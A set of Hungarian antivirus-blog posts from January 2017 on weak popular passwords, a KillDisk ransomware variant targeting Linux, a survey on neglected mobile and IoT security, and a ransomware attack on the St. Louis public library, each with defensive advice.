VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

466

Antivírus blog

vírusok, férgek, botnetek, kártevők

És akkor 2016. legnépszerűbb jelszava, tadaam: 123456

2017. január 16. 14:44 - Csizmazia Darab István [Rambo]

Biztonságtudatosság ide vagy oda, vannak olyan területek, ahol sajnos évek óta nem igazán tapasztalni változást, javulást. **Az egyik ilyen fehér folt a jelszavaké: ne legyen primitív, ne legyen mindenhol egyforma - ez ma még láthatóan sokaknak egy embert próbáló megoldhatatlan feladat.**



"*Nagyszerű, nagyszerű! Ott majd várja magukat egy emberünk. Jelszó is lesz, mert kockáztatni nem merünk*." A legfrissebb felmérések alapján úgy tűnik, ellentétben a Kémek krémjével, sokan mernek kockáztatni ;-)

A Keepersecurity **10 millió jelszó elemzése után arra a megállapításra jutott, hogy tényleg van mit tenni a furmányos jelszó választás frontján. A vizsgálat szerint a feltört és kiszivárgott jelszavak közül hihetetlen módon összesen 17% még mindig az "123456"-ra bízta** személyes adatainak és privát szférájának védelmét 2016-ban.



A top10-es listán **négy olyan jelszó is szerepek, amely nem hosszabb 6 karakternél, a 15-ös listán az ilyen rövid jelszavak száma pedig már hétre nő**.

Úgy tűnik, sokaknak sajnos nem eléggé nyilvánvaló, hogy a szótáralapú feltörés esetén az ilyen sablonos karaktersorozatok másodpercek alatt elvéreznek, és utána bárki beléphet helyettünk, nevünkben a fiókunkba.



Sok "érdekes" helyezettet is láthatunk a toplistában, például az "123123", a "password" vagy az "111111" ugyanúgy a "Darwin díjas" minőséget képviseli, mint maga az "123456".

A hogyan válasszunk erős jelszó témakörében itt írtunk korábban egy **összefoglaló posztot.**



Egyébként szerencsére történtek már olyan erőfeszítések egyes szolgáltatók részéről, hogy alapból kizárják a hasonló überprimitív jelszavakat, így például **a Microsoft 2016. júniusa óta nem engedi, hogy ilyen, Worst Password jellegű könnyen törhető jelszavak szerepeljenek az Xbox Live, Office 365 vagy az Azure** szolgáltatásokban, hanem megköveteli az egyedi, és hosszú jelszó használatát.

Amit jó lenne, ha még jó sokan követnének.

Tetszik 3
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: statisztika jelszó password védelem gyenge 2016.

Ajánlott bejegyzések:



Nem tanulunk


Tavasz, nyár, ősz, tél, jelszó


Agyilag zokni - mítosz megerősítve



Jelszóhasználat - így lövünk mi


Kiberbiztonsági veszély VS. digitális gazdaság

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12130335

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Kayla! 2017.01.16. 20:10:59

howsecureismypassword.net/

Akinek legjobban kéne, az úgysem nézi meg.

Válasz erre

keresés

Keresés

Keresés

tweetz





Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal
Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1067


Antivírus blog

vírusok, férgek, botnetek, kártevők

A Linuxot támadja a KillDisk új variánsa

2017. január 18. 08:34 - Csizmazia Darab István [Rambo]

Az ESET kutatói felfedezték a KillDisk malware új, a Linux rendszert támadó variánsát. **A KillDisk volt az a vírus, amit Ukrajnában használtak 2015. decemberében az ország létfontosságú infrastruktúrái ellen intézett támadásokban, illetve 2016. decemberében az ország pénzügyi szektorát célzó akciókban**. Az új variáns miután **titkosítja a fájlokat és hatalmas váltságdíjat követel, valamint megakadályozza a Linuxos gépek bootolását** is, azonban a kiberbűnözők a magas összeg befizetése után sem oldják fel a titkosítást.




A KillDisk egy pusztító malware, ami 2015 decemberében szerzett magának hírnevet, amikor a BlackEnergy nevű csoport támadást intézett az ukrán villamosenergia-hálózat ellen. Nemrég az ESET kutatói észleltek egy 2016. december 6-ára tervezett kibertámadást, ami Ukrajna pénzügyi szektorának különféle szereplőit célozta.

A támadók különböző eszközkészleteket használtak, és a népszerű Telegram okostelefonra készült üzenetküldő alkalmazással éltek vissza.



Azóta a KillDisk támadások folytatódtak, elsősorban a tengeri szállítási szektort célozva. **A támadás eszközkészlete fejlődött, és a KillDisk legutóbbi verziói már zsarolóvírusokként működnek, amik fájlokat titkosítanak. Mivel a kártevő egyáltalán nem is tárolja a titkosító kulcsot, így nem is lehetséges a titkosítás feloldása, ám ennek ellenére a KillDisk mögött álló bűnözők 250 ezer amerikai dollárnyi Bitcoint követelnek az állítólagos helyreállításért az áldozatoktól.**

Az ESET kutatói azonban **felfedeztek a titkosítás folyamatában egy olyan gyenge pontot**, ami technológiailag mégis lehetővé tette a visszaállítást, habár a művelet igen bonyolult.



"*A KillDisk egy újabb példája annak, hogy miért nem szabad kifizetnünk a váltságdíjat. Ha bűnözőkkel tárgyalunk, nincs garancia arra, hogy tényleg visszakapjuk az adatainkat - ebben az esetben például a bűnözők nyilvánvalóan soha nem szándékoztak betartani az ígéretüket.*

Az egyetlen biztonságos módja a zsarolóvírusok elleni küzdelemnek a megelőzés. A folyamatos tájékozódás, rendszereink naprakészen tartása, megbízható biztonsági megoldás, rendszeres mentés, valamint a visszaállítás tesztelése: ezek az igazi biztonság alkotóelemei" - mondta Robert Lipovsky, az ESET senior kutatója.



Ez a legújabb verzió azonban nem csak Linux desktop gépeket, hanem a szervereket is célba veszi, ez pedig növeli a lehetséges károkat. A Linux gépeken megjelenő zsaroló üzenet:

"*We are so sorry, but the encryption*
of your data has been successfully completed,
so you can lose your data or
pay 222 btc to 1Q94RXqr5WzyNh9Jn3YLDGeBoJhxJBigcF
with blockchain.info
contact e-mail:vuyrk568gou@lelantos.org"



A Windows és a Linux gépeken megjelenő üzenet teljes mértékben megegyezik, beleértve a váltságdíj összegét (222 Bitcoin, kb. 57 millió forint) és az e-mail címet is. Az ESET kutatói szerint **szokatlannak tűnik, hogy a malware nemrég kiegészült a zsarolóvírus funkcióval, mivel a korábbi támadások elsősorban kiberkémkedések és szabotáló tevékenységek voltak.**

Figyelembe véve a magas, 250 ezer dolláros váltságdíjat, amit kevéssé valószínű, hogy az áldozatok kifizetnének, valamint azt, hogy a támadók nem építették be a fájlok titkosításának hatékony feloldását, ez alapján az akció nem tűnik igazi zsarolóvírus kampánynak.



Legyen bármi is a magyarázat, ha zsarolóvírusok áldozataivá válunk, sose fizessünk, hiszen nincs garancia arra, hogy visszakapjuk az adatainkat. **Az egyetlen biztonságos mód a megelőzés - a tájékozódás, a rendszeres hibajavító frissítés, a szoftverkörnyezet biztonságos beállítása, a legfrissebb és megfelelően konfigurált megbízható biztonsági megoldás és a rendszeres, külső adathordozóra történő mentés.**

Az ESET részletes blogbejegyzése a témában itt olvasható: http://www.welivesecurity.com/2017/01/05/killdisk-now-targeting-linux-demands-250k-ransom-cant-decrypt/

Tetszik 20

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: titkosítás váltságdíj zsaroló ransomware ESET welivesecurity.com killdisk zsarolóvírus

Ajánlott bejegyzések:


Return of the Petya


Gondolatok a könyvtárban


Az adathalász levelek 93%-a zsaroló vírus


A váltságdíjas titkosító kártevő visszatér


Zsarolóvírus bénította meg a kijevi metrót

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12134655

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

221

Antivírus blog

vírusok, férgek, botnetek, kártevők

Keveset teszünk a mobil és IoT biztonságért


2017. január 20. 15:46 - Csizmazia Darab István [Rambo]

Egy friss tanulmány szerint nem kezeljük prioritásként a mobil és a tárgyak internetével kapcsolatos eszközök biztonsági kihívásait. **Annak ellenére, hogy a veszélyekről szinte naponta olvashatunk**, IT biztonsági szakemberek megkeresésével végzett Ponemon Institute felmérés arról tanúskodik, hogy **nem kezeljük az ezzel kapcsolatos kockázatokat megfelelően.**




Bár a vállalati mobilalkalmazások és IoT használat még korántsem vált mindenhol széleskörűen elfogadottá, a jelenlegi helyzetben **a biztonsági szakemberek 58%-a aggódik a tárgyak internetével kapcsolatos biztonsági hiányosságok, illetve 53%-uk a nem kellően biztonságos mobilalkalmazások miatt, hiszen ezek révén a támadók sikeresen törhetnek be vállalati rendszerekbe.**

Míg a 79% szerint a mobilalkalmazások növelik a biztonsági kockázatokat, és 75% mondta ugyanezt az IoT alkalmazásokról. Ezzel szemben viszont **44%-uk semmilyen intézkedést nem tett ezzel kapcsolatban, míg 11% nem tudott semmilyen céges biztonsági stratégiai tervről, szabályozásról a közeljövőben.**




A válaszadók arról is panaszkodtak, hogy bár nekik kellene ezeket a támadásokat megfékezniük, a cégek nem veszik komolyan a veszélyeket, és ezekre a célokra csak minimális költségvetési keretet biztosítanak számukra. **Sajnos sok esetben - 54% - a cégek csak akkor emelik az informatikai költéseket, miután biztonsági incidens áldozatai lettek.**

Mindeközben **a gyártók is gyors megjelenést, az azonnali hasznot priorizálják, és ezzel óhatatlanul is háttérbe kerülnek a biztonsági szempontok, a biztonságos tervezés, az alapos tesztelés. A hibák, sebezhetőségek utólagos javítása, orvoslása nehézkes vagy ami még rosszabb, sokszor egyáltalán nem megoldott.**




A blog olvasói emlékezhetnek arra is, hogy nem régiben kapott például nyilvánosságot például, hogy a széleskörűen használatos szívimplantátumok esetében a vezeték-nélküli távfelügyeleti kapcsolat segítségével egy **távoli támadó** **könnyedén idézhet elő olyan helyzetet, amelyben a műszíves beteg áramütést, akkulemerítést vagy extrém mértékű sebesség átállítást szenvedhet el. Itt a nyilvánosság és a hatóságok nyomására a gyártó ígéretet tett arra, hogy a jövőben rendszeres hibajavító frissítéseket fognak kibocsátani.**



Ugyancsak korábban írtunk arról is, hogy sebezhetőségek mindig és mindenben vannak, így a hibajavítások kérdése megkerülhetetlen ezen a területen is. A Mitre adatbázis szerint összességében a tavalyi esztendőben több, mint 10 ezer hibáról kaptak értesítést. **Az általuk vezetett CVE 2016-os adatai alapján az Android vezette a sebezhetőségi toplistát, szám szerint 523 bejelentett sérülékenységgel.**

Ez a szám majdnem a duplája volt az Adobe Flash rendszerrel kapcsolatos réseknek, amiből tavaly 266 darab szerepelt a rendszerben.



"*Egy új trend megjelenését látjuk, ez a Ransomware of Things (RoT), ami azt jelenti, hogy a kiberbűnözők feltörik eszközeinket, majd váltságdíjat követelnek az eszközök blokkolásának feloldásáért. Ez a bűnözés új formáját fogja jelenteni: az IoT (Internet of Things) révén összekapcsolt eszközök bármelyikét blokkolhatják a hackerek.*

Ez lehet akár egy autó 'lezárása' is, ha az össze van kapcsolva a telefonon lévő applikációval, ehhez ugyanis hozzáférhetnek a bűnözők és megakadályozhatják az autó indítását. Majd sms-ben követelik a váltságdíj összegét, aminek kifizetéséhez kötik a telefon és az autó feletti kontroll visszaadását."



A fenti idézet már a 2017-es esztendőre megjelent jóslatból való, amelyekben az IoT területet vírusvédelem szakértői egyenesen az idei év kiemelt kockázataként említik. Az ESET biztonsági előrejelzése egyébként tavaly decemberben jelent meg "2017. a Ransomware of Things éve lesz" címmel, és a tanulmány részletes formában, teljes terjedelemben is elolvasható az alábbi linken.

A Ponemon kutatás adataira visszatérve pedig elmondhatjuk, hogy sajnos szemlátomást sokat kell még változnia a hozzáállásnak ezen a területen.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: mobil biztonság felmérés tárgyak tanulmány jóslat of intézet things iot applikáció ransomware institute internete welivesecurity.com ponemon

Ajánlott bejegyzések:



Kártevő előrejelzés - Ez vár ránk 2016-ban



Beváltak-e a 2017-es jóslatok?



Németországban betiltják a gyermek okosórákat



A megjósolt trendek felé haladunk



30 ezer dolláros évi fizetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12140887

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!

Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

307

Antivírus blog

vírusok, férgek, botnetek, kártevők

Gondolatok a könyvtárban

2017. január 24. 12:24 - Csizmazia Darab István [Rambo]

De most kivételesen nem a Vörösmarty Mihály féle filozofálgató békességes verzióról lesz szó, hanem **a napokban a St. Louis Közkönyvtárban történt zsarolóvírusos események és a 2017-re felrajzolt kártevő előrejelzések** között fogunk némi nemű párhuzamot vonni.



Idén januárban zsaroló kártevő *"sóhajtott dögvészt... bölcsek és költők műveire"*, ugyanis az említett **St. Louis Közkönyvtár volt a célpont, ahol leállt a kölcsönzési folyamat. Miután mintegy a számítógépes rendszer 700 számítógépet sikerült megfertőzni összesen 16 helyszínen, a tettesek 35 ezer dollár (körülbelül 10 millió forint) értékű Bitcoint követeltek a helyreállítás fejében.**

Az intézmény nem fizetett, hanem helyette a napokba-hetekbe kerülő teljes újratelepítést választotta.




A szóvivő szerint bár az intézmény szervere és levelező rendszere is elesett a támadásban, ezeken állítólag nem tároltak olyan alkalmazotti, személyes vagy pénzügyi, bankkártya adatot, amely emiatt veszélybe kerülhetett volna, sőt további jó hír, hogy rendelkeztek mentéssel is, így lesz miből helyreállítani a rendszerüket.

Érdekes momentum az ügyben, hogy egy Eric Nicholson nevezetű diák, aki még 2015-ben a IT biztonsági témájú diplomamunkáján dolgozott, **már akkor jelezte feléjük e-mailben, hogy komoly sebezhetőségek vannak a könyvtár rendszerében, például mások személyazonosságának ellopására is mód nyílik**. Azt nem tudni,

hogy ennek mi lette sorsa, ugyanis nem kapott választ. A mostani ransommware támadást viszont a könyvtár már bejelentett az FBI felé.



Amúgy ha fellapozzuk egy kicsit az Antivirus blog korábbi fejezeteit, mi is találhatunk változatos fertőzési helyszíneket. Volt már például 2013-ban zsaroló vírus egy amerikai rendőrőrsön, ahol a neten keresték meg, mi is az a Bitcoin, és mit vegyenek a váltságdíj fizetéshez. Volt 2014-ben ügyvédi iroda, amely a CryptoLocker fertőzés után biztonsági mentés híján elbukta az összes dokumentumát, **sőt még a praxist is elvesztették és bezárni kényszerültek.**



Aztán 2016-ban sajnos a kórházak is ízelítőt kaptak a ransomware támadásokból, itt **volt olyan incidens is, ahol 3.6 millió dollárnak megfelelő 9,000 Bitcoint követeltek.**

Később pedig néhány oktatási intézmény is testközelből kényszerült szembenézni az elkódolt adatokkal és az ezek visszaszerzéséért megjelent fizetési követeléssel. 2016-ban a University of Calgary (Kanada) egyetemen a kártevős támadás 100 feletti gépet zárolt, és emiatt 20 ezer CAD, akkori áron körülbelül 4.3 millió HUF fizettek ki.



Végül persze visszatérhetünk a mostani címadó költeményhez is, amely azért szavaival érdemben gondoskodik arról, hogy a lehetséges mellékhatások, és az ajánlott teendők tekintetében ne orvosunkhoz vagy gyógyszerészünkhöz kelljen fordulni, hanem értsük jól a mondanivalót: "*Mi dolgunk a világon? küzdeni*".

Ennek pedig **a kibertérben a megfelelő vírusvédelem, a biztonságtudatos hozzáállás és a rendszeres külső mentés lehetnek a kulcsai.**

Tetszik 1

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: könyvtár titkosítás váltságdíj zsaroló welivesecurity.com zsarolóvírus

Ajánlott bejegyzések:



A Linuxot támadja a KillDisk új variánsa



Return of the Petya



Az adathalász levelek 93%-a zsaroló vírus



A váltságdíjas titkosító kártevő visszatér



Zsarolóvírus bénította meg a kijevi metrót

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12150157

Kommentek:

